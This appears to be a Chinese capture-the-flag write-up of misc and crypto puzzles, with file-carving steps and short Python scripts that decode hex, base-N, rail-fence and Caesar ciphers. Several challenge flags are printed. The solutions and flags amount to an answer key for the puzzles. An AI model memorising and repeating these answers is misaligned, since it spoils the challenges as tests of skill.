## Hackpdf

> 使用binwalk分析此无后缀文件，发现隐藏zip和pdf文件

![](images/2020-04-09-22-07-49.png)

> 使用foremost提取隐藏文件

![](images/2020-04-09-22-08-48.png)


![](images/2020-04-09-22-09-11.png)

> zip压缩包里面文本提示”明天就是2019年了“，打开PDF文件提示需要密码，根据提示密码为：20181231

## 二维码

先求100-1000素数和解压

图片打开最后是二维码base64



## 电台情歌

在查看网页源码之后，将rgb坐标组合，并将其中负值删除，得到一串字符3166393233623939323338643634306262386461643739613263343338626433，将这串字符进行hex解码，得到flag

## 流量分析

https://www.o2oxy.cn/1753.html

## 签到

Jpg打开

# Crypto

## Decode

1.将所给字符串进行16进制解码

2.将1中解码结果进行unicode解码

3.将2中解码结果进行base64解码

4.将3中解码结果转换为ascii字符即可获取flag

## Fence\_7

栅栏7

## Not\_only\_base

查看密文发现密文为以等号连接的大写字母+数字,尝试将密文分为以下四组:

```python

cipher = 'MCJIJSGKP=ZZYXZXRMU=W3YZG3ZZ==G3HQHCUS==' # 完整的密文

a = 'MCJIJSGKP='

b = 'ZZYXZXRMU='

c = 'W3YZG3ZZ=='

d = 'G3HQHCUS=='

```

可以发现等号仅出现在a,b,c,d四组密文的最后两位,尝试将a,b,c,d四组密文进行 4x10分组的栅栏解密(换个说法,将abcd四组密文的第一个字符、第二个字符、...第n个字符连接起来):

```python

plain = ''

for i in range(len(a)):

plain += a[i] + b[i] + c[i] + d[i]

print(plain)

# MZWGCZ33JYYHIXZQJZGHSX3CGRZUKMZSPU======

```


尝试base64解码:

![avatar][img1]

解码结果显然不对,继续尝试base32解码:

## Uni

下载附件，查看文档是很长的密码，目测是Unicode编码



写脚本：

import html

with open(r"123.txt", 'r', encoding='utf-8') as f:

for a in f:

t=10

while t:

print(html.unescape(a))

t=t-1

a=html.unescape(a)

得到flag

flag{1m\_t0o\_t1r3d}

## Caesar

下载附件，一个文档，密文为synt{21np-13579o-24h-6810t-llqf12-3nop}

看起来应该是凯撒类型的密码

写脚本：

flag = 'synt{21np-13579o-24h-6810t-llqf12-3nop}'

table = ''

def rot(table):

for i in flag:

if(i>='a' and i<='z'):

a = chr(ord(i) + 13)

if (a > 'z'):

a = chr(ord(a) - 26)

table+=a

else:

table+=a

elif(i>='A' and i<='Z'):

b = chr(ord(i) + 13)

table+=b

if(b>'Z'):

b = chr(ord(b) - 26)

table+=b

else:

table+=b

else:

table+=i

print(table)


rot(table)

直接暴力破解得到flag

flag{21ac-13579b-24u-6810g-yyds12-3abc}

## Caesar2

下载附件，文档里的密文



发现密文前五位ascii与格式相差为5，6，7，8，9。猜测应该是变异凯撒

写脚本：

m='afZ\_rM]UgQ4QTaN^JS\GPZ$a'

a=5

for i in range(0,len(m)):

print(chr(ord(m[i])+a),end='')


a+=1

得到flag


flag{What\_Caesar\_is\_it?}

## Base

下载附件，是一个文本，判断可能是16进制



尝试解码以后，观察到有=，考虑可能是base的解码



尝试用base64解码不了，考虑可能是base32，base16或者混合多次解码

写脚本：

import base64

with open(r"flag\_encode.txt", 'r', encoding='utf-8') as f:

for a in f:

while 1:

try:

a = base64.b64decode(a).decode("utf-8")

except:

pass

try:

a = base64.b32decode(a).decode("utf-8")

except:

pass

try:

a = base64.b16decode(a).decode('utf-8')

except:

pass

if "{" in a:

print(a)

break

得到flag

flag{U\_5h0u1d\_Us3\_T00l5}

tip:这道题的flag经过20次base64加密，一次base16加密，一次base32加密